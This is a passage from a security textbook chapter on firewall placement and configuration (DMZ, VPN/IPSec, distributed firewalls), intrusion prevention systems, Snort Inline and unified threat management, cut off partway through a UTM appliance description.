Personal firewall capabilities are provided by the *netfilter* package on Linux systems, the *pf* package on BSD and MacOS systems, or by the Windows Firewall. These packages may be configured on the command-line, or with a GUI front-end. When such a personal firewall is enabled, all inbound connections are usually denied except for those the user explicitly permits. Outbound connections are usually allowed. The list of inbound services that can be selectively re-enabled, with their port numbers, may include the following common services:

- Personal file sharing (548, 427)
- Windows sharing (139)
- Personal Web sharing (80, 427)
- Remote login—SSH (22)
- FTP access (20-21, 1024-65535 from 20-21)
- Printer sharing (631, 515)
- IChat Rendezvous (5297, 5298)

- iTunes Music Sharing (3869)
- CVS (2401)
- Gnutella/Limewire (6346)
- ICQ (4000)
- IRC (194)
- MSN Messenger (6891-6900)
- Network Time (123)
- Retrospect (497)
- SMB (without netbios–445)
- VNC (5900-5902)
- WebSTAR Admin (1080, 1443)

When FTP access is enabled, ports 20 and 21 on the local machine are opened for FTP; if others connect to this computer from ports 20 or 21, the ports 1024 through 65535 are open.

For increased protection, advanced firewall features may be configured. For example, stealth mode hides the system on the Internet by dropping unsolicited communication packets, making it appear as though the system is not present. UDP packets can be blocked, restricting network traffic to TCP packets only for open ports. The firewall also supports logging, an important tool for checking on unwanted activity. Other types of personal firewall allow the user to specify that only selected applications, or applications signed by a valid certificate authority, may provide services accessed from the network.

9.5 FIREWALL LOCATION AND CONFIGURATIONS

As Figure 9.1a indicates, a firewall is positioned to provide a protective barrier between an external (potentially untrusted) source of traffic and an internal network. With that general principle in mind, a security administrator must decide on the location and on the number of firewalls needed. In this section, we look at some common options.

DMZ Networks

Figure 9.2 illustrates a common firewall configuration that includes an additional network segment between an internal and an external firewall (see also Figure 8.5). An external firewall is placed at the edge of a local or enterprise network, just inside the boundary router that connects to the Internet or some wide area network (WAN). One or more internal firewalls protect the bulk of the enterprise network. Between these two types of firewalls are one or more networked devices in a region referred to as a DMZ (demilitarized zone) network. Systems that are externally accessible but need some protections are usually located on DMZ networks. Typically, the systems in the DMZ require or foster external connectivity, such as a corporate website, an e-mail server, or a DNS (domain name system) server.




Figure 9.2 **Example Firewall Configuration**

The external firewall provides a measure of access control and protection for the DMZ systems consistent with their need for external connectivity. The external firewall also provides a basic level of protection for the remainder of the enterprise network. In this type of configuration, internal firewalls serve three purposes:

1. The internal firewall adds more stringent filtering capability, compared to the external firewall, in order to protect enterprise servers and workstations from external attack.

2. The internal firewall provides two-way protection with respect to the DMZ. First, the internal firewall protects the remainder of the network from attacks launched from DMZ systems. Such attacks might originate from worms, rootkits, bots, or other malware lodged in a DMZ system. Second, an internal firewall can protect the DMZ systems from attack from the internal protected network.
3. Multiple internal firewalls can be used to protect portions of the internal network from each other. Figure 8.5 (Example of NIDS Sensor Deployment) shows a configuration, in which the internal servers are protected from internal workstations and vice versa. It also illustrates the common practice of placing the DMZ on a different network interface on the external firewall from that used to access the internal networks.

Virtual Private Networks

In today's distributed computing environment, the **virtual private network** (VPN) offers an attractive solution to network managers. In essence, a VPN consists of a set of computers that interconnect by means of a relatively unsecure network and that make use of encryption and special protocols to provide security. At each corporate site, workstations, servers, and databases are linked by one or more LANs. The Internet or some other public network can be used to interconnect sites, providing a cost savings over the use of a private network and offloading the WAN management task to the public network provider. That same public network provides an access path for telecommuters and other mobile employees to log on to corporate systems from remote sites.

But the manager faces a fundamental requirement: security. Use of a public network exposes corporate traffic to eavesdropping and provides an entry point for unauthorized users. To counter this problem, a VPN is needed. In essence, a VPN uses encryption and authentication in the lower protocol layers to provide a secure connection through an otherwise insecure network, typically the Internet. VPNs are generally cheaper than real private networks using private lines but rely on having the same encryption and authentication system at both ends. The encryption may be performed by firewall software or possibly by routers. The most common protocol mechanism used for this purpose is at the IP level and is known as IPSec.

Figure 9.3 is a typical scenario of IPSec usage.[1] An organization maintains LANs at dispersed locations. Nonsecure IP traffic is used on each LAN. For traffic off site, through some sort of private or public WAN, IPSec protocols are used. These protocols operate in networking devices, such as a router or firewall, that connect each LAN to the outside world. The IPSec networking device will typically encrypt and compress all traffic going into the WAN and decrypt and uncompress traffic coming from the WAN; authentication may also be provided. These operations are transparent to workstations and servers on the LAN. Secure transmission is also possible with individual users who dial into the WAN. Such user workstations must implement the IPSec protocols to provide security. They must also implement high levels of host security, as they are directly connected to the wider Internet. This makes them an attractive target for attackers attempting to access the corporate network.

[1]Details of IPSec will be provided in Chapter 22. For this discussion, all that we need to know is that IPSec adds one or more additional headers to the IP packet to support encryption and authentication functions.




Figure 9.3 **A VPN Security Scenario**

A logical means of implementing an IPSec is in a firewall, as shown in Figure 9.3. If IPSec is implemented in a separate box behind (internal to) the firewall, then VPN traffic passing through the firewall in both directions is encrypted. In this case, the firewall is unable to perform its filtering function or other security functions, such as access control, logging, or scanning for viruses. IPSec could be implemented in the boundary router, outside the firewall. However, this device is likely to be less secure than the firewall, and thus less desirable as an IPSec platform.

Distributed Firewalls

A distributed firewall configuration involves stand-alone firewall devices plus host-based firewalls working together under a central administrative control. Figure 9.4 suggests a distributed firewall configuration. Administrators can configure host-resident firewalls on hundreds of servers and workstation as well as configure personal firewalls on local and remote user systems. Tools let the network administrator set policies and monitor security across the entire network. These firewalls protect against internal attacks and provide protection tailored to specific machines and applications. Stand-alone firewalls provide global protection, including internal firewalls and an external firewall, as discussed previously.

With distributed firewalls, it may make sense to establish both an internal and an external DMZ. Web servers that need less protection because they have less critical information on them could be placed in an external DMZ, outside the external




Figure 9.4 **Example Distributed Firewall Configuration**

firewall. What protection is needed is provided by host-based firewalls on these servers.

An important aspect of a distributed firewall configuration is security monitoring. Such monitoring typically includes log aggregation and analysis, firewall statistics, and fine-grained remote monitoring of individual hosts if needed.

Summary of Firewall Locations and Topologies

We can now summarize the discussion from Sections 9.4 and 9.5 to define a spectrum of firewall locations and topologies. The following alternatives can be identified:

- **Host-resident firewall:** This category includes personal firewall software and firewall software on servers, both physical and virtual. Such firewalls can be used alone or as part of an in-depth firewall deployment.
- **Screening router:** A single router between internal and external networks with stateless or full packet filtering. This arrangement is typical for small office/home office (SOHO) applications.
- **Single bastion inline:** A single firewall physical or virtual device located between an internal and external router (e.g., Figure 9.1a). The firewall may implement stateful filters and/or application proxies. This is the typical firewall appliance configuration for small to medium-sized organizations.
- **Single bastion T:** Similar to single bastion inline, but has a third network interface on bastion to a DMZ where externally visible servers are placed. Again, this is a common appliance configuration for medium to large organizations.
- **Double bastion inline:** Figure 9.2 illustrates this configuration, where the DMZ is sandwiched between bastion firewalls. This configuration is common for large businesses and government organizations.
- **Double bastion T:** Figure 8.5 illustrates this configuration. The DMZ is on a separate network interface on the bastion firewall. This configuration is also common for large businesses and government organizations and may be required.
- **Distributed firewall configuration:** Illustrated in Figure 9.4. This configuration is used by some large businesses and government organizations.

9.6 INTRUSION PREVENTION SYSTEMS

A further addition to the range of security products is the intrusion prevention system (IPS), also known as intrusion detection and prevention system (IDPS). It is an extension of an IDS that includes the capability to attempt to block or prevent detected malicious activity. Like an IDS, an IPS can be host-based, network-based, or distributed/hybrid, as we discussed in Chapter 8. Similarly, it can use anomaly detection to identify behavior that is not that of legitimate users, or signature/heuristic detection to identify known malicious behavior.

Once an IDS has detected malicious activity, it can respond by modifying or blocking network packets across a perimeter or into a host, or by modifying or blocking system calls by programs running on a host. Thus, a network IPS can block traffic, as a firewall does, but makes use of the types of algorithms developed for IDSs to determine when to do so. It is a matter of terminology whether a network IPS is considered a separate, new type of product, or simply another form of firewall.

Host-Based IPS

A host-based IPS (HIPS) can make use of either signature/heuristic or anomaly detection techniques to identify attacks. In the former case, the focus is on the specific

content of application network traffic, or of sequences of system calls, looking for patterns that have been identified as malicious. In the case of anomaly detection, the IPS is looking for behavior patterns that indicate malware. Examples of the types of malicious behavior addressed by a HIPS include the following:

- **Modification of system resources:** Rootkits, Trojan horses, and backdoors operate by changing system resources, such as libraries, directories, registry settings, and user accounts.
- **Privilege-escalation exploits:** These attacks attempt to give ordinary users root access.
- **Buffer-overflow exploits:** These attacks will be described in Chapter 10.
- **Access to e-mail contact list:** Many worms spread by mailing a copy of themselves to addresses in the local system's e-mail address book.
- **Directory traversal:** A directory traversal vulnerability in a Web server allows the hacker to access files outside the range of what a server application user would normally need to access.

Attacks such as these result in behaviors that can be analyzed by a HIPS. The HIPS capability can be tailored to the specific platform. A set of general-purpose tools may be used for a desktop or server system. Some HIPS packages are designed to protect specific types of servers, such as Web servers and database servers. In this case, the HIPS looks for particular application attacks.

In addition to signature and anomaly-detection techniques, a HIPS can use a sandbox approach. Sandboxes are especially suited to mobile code, such as Java applets and scripting languages. The HIPS quarantines such code in an isolated system area, then runs the code and monitors its behavior. If the code violates predefined policies or matches predefined behavior signatures, it is halted and prevented from executing in the normal system environment.

[ROBB06a] lists the following as areas for which a HIPS typically offers desktop protection:

- **System calls:** The kernel controls access to system resources such as memory, I/O devices, and processor. To use these resources, user applications invoke system calls to the kernel. Any exploit code will execute at least one system call. The HIPS can be configured to examine each system call for malicious characteristics.
- **File system access:** The HIPS can ensure that file access system calls are not malicious and meet established policy.
- **System registry settings:** The registry maintains persistent configuration information about programs and is often maliciously modified to extend the life of an exploit. The HIPS can ensure that the system registry maintains its integrity.
- **Host input/output:** I/O communications, whether local or network-based, can propagate exploit code and malware. The HIPS can examine and enforce proper client interaction with the network and its interaction with other devices.

THE ROLE OF HIPS Many industry observers see the enterprise endpoint, including desktop and laptop systems, as now the main target for hackers and criminals, more so than network devices [ROBB06b]. Thus, security vendors are focusing more on

developing endpoint security products. Traditionally, endpoint security has been provided by a collection of distinct products, such as antivirus, antispyware, antispam, and personal firewalls. The HIPS approach is an effort to provide an integrated, single-product suite of functions. The advantages of the integrated HIPS approach are that the various tools work closely together, threat prevention is more comprehensive, and management is easier.

It may be tempting to think that endpoint security products such as HIPS, if sophisticated enough, eliminate or at least reduce the need for network-level devices. For example, the San Diego Supercomputer Center reports that over a four-year period, there were no intrusions on any of its managed machines, in a configuration with no firewalls and just endpoint security protection [SING03]. Nevertheless, a more prudent approach is to use HIPS as one element in a defense-in-depth strategy that involves network-level devices, such as either firewalls or network-based IPSs.

Network-Based IPS

A network-based IPS (NIPS) is in essence an inline NIDS with the authority to modify or discard packets and tear down TCP connections. As with a NIDS, a NIPS makes use of techniques such as signature/heuristic detection and anomaly detection.

Among the techniques used in a NIPS but not commonly found in a firewall is flow data protection. This requires that the application payload in a sequence of packets be reassembled. The IPS device applies filters to the full content of the flow every time a new packet for the flow arrives. When a flow is determined to be malicious, the latest and all subsequent packets belonging to the suspect flow are dropped.

In terms of the general methods used by a NIPS device to identify malicious packets, the following are typical:

- **Pattern matching:** Scans incoming packets for specific byte sequences (the signature) stored in a database of known attacks.
- **Stateful matching:** Scans for attack signatures in the context of a traffic stream rather than individual packets.
- **Protocol anomaly:** Looks for deviation from standards set forth in RFCs.
- **Traffic anomaly:** Watches for unusual traffic activities, such as a flood of UDP packets or a new service appearing on the network.
- **Statistical anomaly:** Develops baselines of normal traffic activity and throughput, and alerts on deviations from those baselines.

Distributed or Hybrid IPS

The final category of IPS is in a distributed or hybrid approach. This gathers data from a large number of host and network-based sensors, relays this intelligence to a central analysis system able to correlate, and analyze the data, which can then return updated signatures and behavior patterns to enable all of the coordinated systems to respond and defend against malicious behavior. A number of such systems have been proposed. One of the best known is the digital immune system.

Digital Immune System The digital immune system is a comprehensive defense against malicious behavior caused by malware, developed by IBM

[KEPH97a, KEPH97b, WHIT99], and subsequently refined by Symantec [SYMA01] and incorporated into its Central Quarantine produce [SYMA05]. The motivation for this development includes the rising threat of Internet-based malware, the increasing speed of its propagation provided by the Internet, and the need to acquire a global view of the situation.

In response to the threat posed by these Internet-based capabilities, IBM developed the original prototype digital immune system. This system expands on the use of sandbox analysis discussed in Section 6.10 and provides a general-purpose emulation and malware detection system. The objective of this system is to provide rapid response time so malware can be stamped out almost as soon as they are introduced. When new malware enters an organization, the immune system automatically captures it, analyzes it, adds detection and shielding for it, removes it, and passes information about it to client systems, so the malware can be detected before it is allowed to run elsewhere.

The success of the digital immune system depends on the ability of the malware analysis system to detect new and innovative malware strains. By constantly analyzing and monitoring malware found in the wild, it should be possible to continually update the digital immune software to keep up with the threat.

Figure 9.5 shows an example of a hybrid architecture designed originally to detect worms [SIDI05]. The system works as follows (numbers in figure refer to numbers in the following list):

1. Sensors deployed at various network and host locations detect potential malware scanning, infection, or execution. The sensor logic can also be incorporated in IDS sensors.
2. The sensors send alerts and copies of detected malware to a central server, which correlates and analyzes this information. The correlation server determines the likelihood that malware is being observed and its key characteristics.
3. The server forwards its information to a protected environment, where the potential malware may be sandboxed for analysis and testing.
4. The protected system tests the suspicious software against an appropriately instrumented version of the targeted application to identify the vulnerability.
5. The protected system generates one or more software patches and tests these.
6. If the patch is not susceptible to the infection and does not compromise the application's functionality, the system sends the patch to the application host to update the targeted application.

Snort Inline

We introduced Snort in Section 8.9 as a lightweight intrusion detection system. A modified version of Snort, known as Snort Inline [KURU12], enhances Snort to function as an intrusion prevention system. Snort Inline adds three new rule types that provide intrusion prevention features:

- **Drop:** Snort rejects a packet based on the options defined in the rule and logs the result.
- **Reject:** Snort rejects a packet and logs the result. In addition, an error message is returned. In the case of TCP, this is a TCP reset message, which resets the TCP




Figure 9.5 Placement of Malware Monitors
Source: Based on [SIDI05]. Sidiroglou, S., and Keromytis, A. "Countering Network Worms Through Automatic Patch Generation.", Columbia University, Figure 1, page 3, November-December 2005. http://www1.cs.columbia.edu/~angelos/Papers/2005/j6ker3.pdf IEEE.

connection. In the case of UDP, an ICMP port unreachable message is sent to the originator of the UDP packet.

- **Sdrop:** Snort rejects a packet but does not log the packet.

Snort Inline also includes a replace option, which allows the Snort user to modify packets rather than drop them. This feature is useful for a honeypot implementation [SPIT03]. Instead of blocking detected attacks, the honeypot modifies and disables them by modifying packet content. Attackers launch their exploits, which travel the Internet and hit their intended targets, but Snort Inline disables the attacks, which ultimately fail. The attackers see the failure but cannot figure out why it occurred. The honeypot can continue to monitor the attackers while reducing the risk of harming remote systems.

9.7 EXAMPLE: UNIFIED THREAT MANAGEMENT PRODUCTS

In the past few chapters, we have reviewed a number of approaches to countering malicious software and network-based attacks, including antivirus and antiworm products, IPS and IDS, and firewalls. The implementation of all of these systems can provide an organization with a defense in depth using multiple layers of filters and defense mechanisms to thwart attacks. The downside of such a piecemeal implementation is the need to configure, deploy, and manage a range of devices and software packages. In addition, deploying a number of devices in sequence can reduce performance.

One approach to reducing the administrative and performance burden is to replace all inline network products (firewall, IPS, IDS, VPN, antispam, antisypware, and so on) with a single device that integrates a variety of approaches to dealing with network-based attacks. The market analyst firm IDC refers to such a device as a unified threat management (UTM) system and defines UTM as follows: "Products that include multiple security features integrated into one box. To be included in this category, [an appliance] must be able to perform network firewalling, network intrusion detection and prevention and gateway anti-virus. All of the capabilities in the appliance need not be used concurrently, but the functions must exist inherently in the appliance."

A significant issue with a UTM device is performance, both throughput and latency. [MESS06] reports that typical throughput losses for current commercial devices is 50%. Thus, customers are advised to get very high-performance, high-throughput devices to minimize the apparent performance degradation.

Figure 9.6 is a typical UTM appliance architecture. The following functions are noteworthy:

1. Inbound traffic is decrypted if necessary before its initial inspection. If the device functions as a VPN boundary node, then IPSec decryption would take place here.

